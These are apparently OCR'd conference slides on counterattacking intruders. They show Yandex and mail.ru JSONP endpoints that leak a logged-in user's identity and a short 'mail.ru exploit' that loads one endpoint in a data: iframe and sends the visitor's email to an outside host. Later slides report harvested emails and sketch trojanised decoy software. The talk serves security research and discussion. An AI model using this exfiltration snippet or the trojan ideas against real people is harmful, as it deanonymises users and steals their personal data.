Started	Ti...	Sent	Received M...	URL
00:01:...	0...	1001	180 GET	https://pass.yandex.ru/services?callback=counters&locale=ru&login=yes&yu=31337

Type: text/javascript

```
try {if (window.Lego && Lego.params && Lego.params.locale == 'tr' && Lego.messages)
{Lego.messages['b...info.user:profile'] = 'Profillerim'}} catch(e) {}
counters({login:"eik00d", displayName: {"name": "eik00d"}, "services": [
{"id": "cloud", "title": "cloud", "url": "http://disk.yandex.ru/" }
]
```

#mail.ru JSONP

The image shows a side-by-side comparison of a browser's developer tools for a request and its corresponding response. The request tab shows a GET request to a JSONP endpoint on swa.mail.ru. The response tab shows an HTTP 200 OK with a JSON body. Two red circles highlight the 'Referer' header in the request and the 'mail' property in the JSON response body.

```
request
raw params headers hex
GET
http://swa.mail.ru/cgi-bin/cookie.php?PHJSONPcallback_1&rnd=13590428137
Host: swa.mail.ru
Referer: |
User-Agent: Mozilla/5.0 (Windows NT 6.0; rv:1.9.2.13) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.8;q=0.8
Accept-Language: en-US,en;q=0.5

response
raw headers hex
HTTP/1.1 200 OK
Server: nginx/1.2.3
Date: Thu, 24 Jan 2013 15:56:34 GMT
Content-Type: application/x-javascript
P3P: CP="NON CUR OUR IND UNI"
Cache-Control: no-cache,no-store,must-revalidate
Pragma: no-cache
Expires: Wed, 25 Jan 2012 15:56:34 GMT
Last-Modified: Thu, 24 Jan 2013 19:56:34 GMT
Vary: Accept-Encoding
Content-Length: 193
Connection: Keep-Alive

if(typeof __PHJSONPcallback_1 ===
'function'){ __PHJSONPcallback_1({"status":"ok","data":{"ac
tion":"list","mail":"dookie@inbox.ru","mail_cnt":"209","m
y_cnt":"18",
```


Hack 1: SSL

Hack 2: <iframe src="data:..."

By Egor Homakov

#mail.ru exploit

```
document.write("<iframe src='data:text/html,<html><body>
<script>var sss = document.createElement(\"script\");
sss.src=\\
http://swa.mail.ru/cgi-bin/counters?
JSONP_call=PortalHeadlineJSONPCallback&132417612
\\";
function PortalHeadlineJSONPCallback(objFromMail){
    var arr1=objFromMail[\"data\"];
    var i = new Image();
    i.src = \"http://defcon-russia.ru/counter.php?\"+arr1[\"email\"];
    document.body.appendChild(i);
};
document.body.appendChild(sss);
</script>
</body></html>'>");
```




#Results


chrome://k.ru/cat/

Партнёрам | Контакты | О доставке | Об

Ваша корзина:
В корзине нет товаров




Друзья¹¹ Фото⁴ Видео² Музыка ⁵¹ сообщества

Дмитрий  последний визит 17 о

17 лет • Ревда, Россия

- Подружиться
- Написать сообщение
- Сделать подарок
- Прочее



Ваза для цветов 17 см №2

250.00руб. [Купить](#) 1

Ваза стеклянная №70

270.00руб. [Купить](#)

#Conclusion

It works!

- We got real emails
- We got real names
- We can do correlation between two e-mail addresses and Java Applet response
- And we got it automatically...

#Conclusion

Stats!

- SQLi attacks - 484 (~1.2 years)
- Applet strikes - 52 (~1.2 years)
- Mail grabs - 16 (6 month)


#Conclusion

Public announcements of DC Rus

First meeting


Second meeting

Sixth meeting announcement, pre-Zeronights era



#Conclusion

Everybody likes graphics =)



#Moarrrrrrrrrr

Local env. can be attacked!

- Anti DNS pinning / DNS rebinding
- XXXSS by **Samy Kamkar** (Getting BSSIDs...)
- CSRF/XSS on any local resources....
- There can be million techniques and tricks for that...

#Moarrrrrrrrrr



More techniques and tricks...

**OFFENSIVE
COUNTERMEASURES:DEFENSIVE
TACTICS THAT ACTUALLY WORK**



PAULDOTCOM



#SE – Custom software Anti-CyberCrime



#SE – Custom software Anti-Cybercrime




#SE – Custom software Government level

- SCADA
- Army systems
- FSB/KGB/CIA/MI6/...
- etc..



#SE – Custom software Soviet software?



#SE – Custom software

Soviet software?

- Yes, the same OS, hardware...
- But different client-server software...



#SE – Custom software

How it can be done?

- Fake vendor WWW/Software (SMART GRID)
- Interesting (for an attacker) honeypot host that has service for this Software
- + Java/ActiveX tricks...



#SE – Custom software

AntiRE

- Hide code with intelligence purposes
- Make your code non-suspicious
- Add real functionality....



#Conclusion

- Counterattack can work...
- WhiteHats are LESS carfull when testing something...
- ????
- Moral/Legal

#FIN



alex.sintsov@gmail.com



[@asintsov](https://twitter.com/asintsov)